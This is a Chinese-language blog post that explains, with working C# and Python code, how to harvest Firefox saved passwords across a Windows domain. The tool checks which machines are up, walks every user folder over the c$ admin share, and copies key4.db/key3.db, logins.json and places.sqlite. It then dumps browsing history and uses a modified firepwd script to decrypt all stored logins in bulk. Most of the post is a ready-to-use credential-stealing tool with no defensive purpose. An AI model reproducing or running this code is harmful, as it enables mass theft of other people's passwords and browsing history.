
firefox批量get password
VSole2022-08-23 15:56:55
0x01 前置
firefox配置記錄在%APPDATA%\Mozilla\Firefox\Profiles\xxxxxxxx.default\,其中X為8位隨機符,后面有可能跟了一些字符。
在域內批量導出firefox瀏覽器配置文件,然后改了下firepwd自動化讀取文件。
firefox版本小于32沒寫,如果需要可以自行在代碼里面添加如下代碼。
string firefox_signons = "signons.sqlite";
string firefox_signons_path = FindFile(ProfilePathss, firefox_signons);
if (firefox_signons_path != "")
{
    Console.ForegroundColor = ConsoleColor.Green;
    Console.WriteLine("[+]" + firefox_signons_path);
    Console.WriteLine("[*]version > 58.0.2");
    Console.ForegroundColor = ConsoleColor.White;
    //copy file
    string signons_file_path_cuurent = UserFolder + "\\" + firefox_signons;
    StreamWriter signons_file_cuurent = File.CreateText(signons_file_path_cuurent);
    signons_file_cuurent.Close();
    bool isrewrite = true;
    File.Copy(firefox_signons_path, signons_file_path_cuurent, isrewrite);
}
0x02 批量判斷
首先讀取machine.txt然后判斷是否存活接著批量判斷是否存在配置文件,然后在本地創建機器名用戶名以及對應的配置文件。
1.存活判斷(面向百度)
public static bool IsMachineUp(string hostName)
{
    bool retVal = false;
    try
    {
        Ping pingSender = new Ping();
        PingOptions options = new PingOptions();
        // Use the default Ttl value which is 128,
        // but change the fragmentation behavior.
        options.DontFragment = true;
        // Create a buffer of 32 bytes of data to be transmitted.
        string data = "aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa";
        byte[] buffer = Encoding.ASCII.GetBytes(data);
        int timeout = 800;
        PingReply reply = pingSender.Send(hostName, timeout, buffer, options);
        if (reply.Status == IPStatus.Success)
        {
            retVal = true;
        }
    }
    catch (Exception ex)
    {
        retVal = false;
        //Console.ForegroundColor = ConsoleColor.Red;
        //Console.WriteLine("[-]" + ex.Message);
        //Console.ForegroundColor = ConsoleColor.White;
    }
    return retVal;
}
讀取machine.txt然后丟給IsMachineUp方法

如果機器存活,在本機創建FireFoxInfo目錄
string currentpath = Directory.GetCurrentDirectory();
FireFoxInfo = currentpath + "\\FireFoxInfo";
Directory.CreateDirectory(FireFoxInfo);
Console.ForegroundColor = ConsoleColor.Red;
Console.WriteLine("[*]" + machine);
Console.ForegroundColor = ConsoleColor.White;
然后獲取c:\users\目錄下的用戶目錄再判斷firefox配置文件是否存在與改用戶目錄,如果存在則在本地繼續創建對應的用戶目錄,方便于區分
string userpath = @"\\" + machine + @"\c$\users";
var user_list = Directory.EnumerateDirectories(userpath);
foreach (string user in user_list)
{
    string username = substring(user);
    string ProfilePathss = user + "\\AppData\\Roaming\\Mozilla\\Firefox\\Profiles";
    if (Directory.Exists(ProfilePathss))
    {
        Console.ForegroundColor = ConsoleColor.Yellow;
        Console.WriteLine("[*]" + user);
        Console.ForegroundColor = ConsoleColor.White;
        //create machine directory
        string MachineFolder = FireFoxInfo + "\\" + machine;
        Directory.CreateDirectory(MachineFolder);
        //create user direcotry
        string UserFolder = MachineFolder + "\\" + username;
        Directory.CreateDirectory(UserFolder);
接下來我們需要判斷是否存在一下文件
Firefox 版本 <32 (key3.db, signons.sqlite) Firefox 版本 >=32 (key3.db, logins.json) Firefox 版本 >=58.0.2 (key4.db, logins.json) Firefox 版本 >=75.0 (sha1 pbkdf2 sha256 aes256 cbc used by key4.db, logins.json)
string old_firefox_key = "key3.db";
string firefox_key = "key4.db";
string firefox_json = "logins.json";
string firefox_cookie = "places.sqlite";

跟到FindFile方法。
public static string FindFile(string filePath, string fileName)
{
    string returnstr = "";
    DirectoryInfo[] dateDirArr = new DirectoryInfo(filePath).GetDirectories();
    foreach (DirectoryInfo directoryInfo in dateDirArr)
    {
        //Console.WriteLine(directoryInfo);
        string Directoryfullpath = filePath + "\\" + directoryInfo;
        string Filefullpath = Directoryfullpath + "\\" + fileName;
        if (!File.Exists(Filefullpath))
        {
            FindFile(Directoryfullpath, fileName);
        }
        else
        {
            returnstr =  Filefullpath;
        }
    }
    return returnstr;
}
遍歷目錄以及子目錄,如果存在則返回全路徑,反正返回空。
0x03 歷史記錄
歷史記錄存在與places.sqlite庫的moz_places表里面


所以我們在當前用戶目錄創建文件夾然后創建history.txt記錄值,不要忘記關閉打開的sqlite數據庫。
if (firefox_cookie_path != "")
{
    //copy
    string cookie_path_current = UserFolder + "\\" + firefox_cookie;
    StreamWriter cookue_file_cuurent = File.CreateText(cookie_path_current);
    cookue_file_cuurent.Close();
    bool isrewrite = true;
    File.Copy(firefox_cookie_path, cookie_path_current, isrewrite);
    SQLiteConnection connect = new SQLiteConnection(@"Data Source=" + cookie_path_current);
    connect.Open();
    string sql = "select  * from moz_places";
    SQLiteCommand command = new SQLiteCommand(sql, connect);
    command.CommandType = CommandType.Text;
    SQLiteDataReader r = command.ExecuteReader();
    string gethistorypath = UserFolder + "\\history.txt";
    StreamWriter history = File.CreateText(gethistorypath);
    history.Close();
    string HistoryMemberof = "user:" + username + "\r\n\r\n";
    File.AppendAllText(gethistorypath, HistoryMemberof);
    while (r.Read())
    {
        string url = Convert.ToString(r["url"]);
        string title = Convert.ToString(r["title"]);
        string description = Convert.ToString(r["description"]);;
        string out_string = "url:"+url + "\r\n" + "title:"+title + "\r\n";
        File.AppendAllText(gethistorypath, out_string);
    }
    connect.Close();

}
0x04 下載db和json
同理直接下載json文件和db文件。我們可以打開看看logins.json文件內容。

這里引用文章:https://www.cnblogs.com/unicodeSec/p/14875364.html
Firefox 版本 >= 58.0.2 < 75
根據上述的描述,解密Firefox存儲在本地的登錄信息需要以下步驟:
找到當前計算機Firefox的profile目錄,檢查key4.db和logins.json文件是否存在。
如果存在,從key4.db中提取已編碼+加密的password-check數據,先ASN1解碼然后使用3DES解密被加密的password-check字符串(這樣做是為了確認提取的密碼是否正確)。
從key4.db中提取編碼的+加密的主密鑰 ,ASN.1解碼,然后3DES解密主密鑰。
從logins.json中讀取加密的登錄名和密碼,ASN.1解碼,然后3DES使用主密鑰解密登錄數據
Firefox 版本 >= 75
和Firefox 版本 >= 58.0.2 < 75不同的是,在加密password-check數據和主密鑰使用了hmacWithSHA256的哈希算法和AES256 cbc的加密算法,所以解密步驟如下所示:
根據上述的描述,解密Firefox存儲在本地的登錄信息需要以下步驟:
找到當前計算機Firefox的profile目錄,檢查key4.db和logins.json文件是否存在。
如果存在,從key4.db中提取已編碼+加密的password-check數據,先ASN1解碼然后使用AES解密被加密的password-check字符串(這樣做是為了確認提取的密碼是否正確)。
從key4.db中提取編碼的+加密的主密鑰 ,ASN.1解碼,然后3DES解密主密鑰。
從logins.json中讀取加密的登錄名和密碼,ASN.1解碼,然后3DES使用主密鑰解密登錄數據

if (firefox_json_path != "" && firefox_key_path != "")
{
    Console.ForegroundColor = ConsoleColor.Green;
    Console.WriteLine("[+]" + firefox_key_path);
    Console.WriteLine("[+]" + firefox_json_path);
    Console.WriteLine("[*]version >= 58.0.2");
    Console.ForegroundColor = ConsoleColor.White;
    //copy file
    string json_file_path_cuurent = UserFolder + "\\" + firefox_json;
    StreamWriter json_file_cuurent = File.CreateText(json_file_path_cuurent);
    json_file_cuurent.Close();
    bool isrewrite = true;
    File.Copy(firefox_json_path, json_file_path_cuurent, isrewrite);
    string firefox_key_path_cuurent = UserFolder + "\\" + firefox_key;
    StreamWriter firefox_key_cuurent = File.CreateText(firefox_key_path_cuurent);
    firefox_key_cuurent.Close();
    File.Copy(firefox_key_path, firefox_key_path_cuurent, isrewrite);
}
if (firefox_json_path != "" && firefox_old_key_path != "")
{
    Console.ForegroundColor = ConsoleColor.Green;
    Console.WriteLine("[+]" + firefox_old_key_path);
    Console.WriteLine("[+]" + firefox_old_key_path);
    Console.WriteLine("[*]version > 58.0.2");
    Console.ForegroundColor = ConsoleColor.White;
    //copy file
    string json_file_path_cuurent = UserFolder + "\\" + firefox_json;
    StreamWriter json_file_cuurent = File.CreateText(json_file_path_cuurent);
    json_file_cuurent.Close();
    bool isrewrite = true;
    File.Copy(firefox_json_path, json_file_path_cuurent, isrewrite);
    string firefox_key_path_cuurent = UserFolder + "\\" + old_firefox_key;
    StreamWriter firefox_key_cuurent = File.CreateText(firefox_key_path_cuurent);
    firefox_key_cuurent.Close();
    File.Copy(firefox_old_key_path, firefox_key_path_cuurent, isrewrite);
}
執行效果

0x05 解析密碼
這里改的firepwd來自動解析我們的FireFoxInfo文件夾。修改下傳參即可
target_path = []
dir = "C:\\Users\\Administrator\\Desktop\\c#\\FireFoxThief\\FireFoxThief\\FireFoxThief\\bin\\Release\\FireFoxInfo\\"
for root, dirs, files in os.walk(dir):
    for file in files:
        path = os.path.join(root,file)
        if("logins.json" in os.path.join(root,file)):
            path = path.replace("logins.json","")
            target_path.append(path)
for i in target_path:
  print(i)
  key, algo = getKey(  options.masterPassword.encode(), Path(i) )
  if key==None:
    sys.exit()
  #print(hexlify(key))
  logins = getLoginData(i)
  if len(logins)==0:
    print ('no stored passwords')
  else:
    print ('decrypting login/password pairs' )
  if algo == '1.2.840.113549.1.12.5.1.3' or algo == '1.2.840.113549.1.5.13':
    for i in logins:
      assert i[0][0] == CKA_ID
      print ('%20s:' % (i[2]),end='')  #site URL
      iv = i[0][1]
      ciphertext = i[0][2]
      print ( unpad( DES3.new( key, DES3.MODE_CBC, iv).decrypt(ciphertext),8 ), end=',')
      iv = i[1][1]
      ciphertext = i[1][2]
      print ( unpad( DES3.new( key, DES3.MODE_CBC, iv).decrypt(ciphertext),8 ) )
      print("\r\n")

最后效果。

VSole
網絡安全專家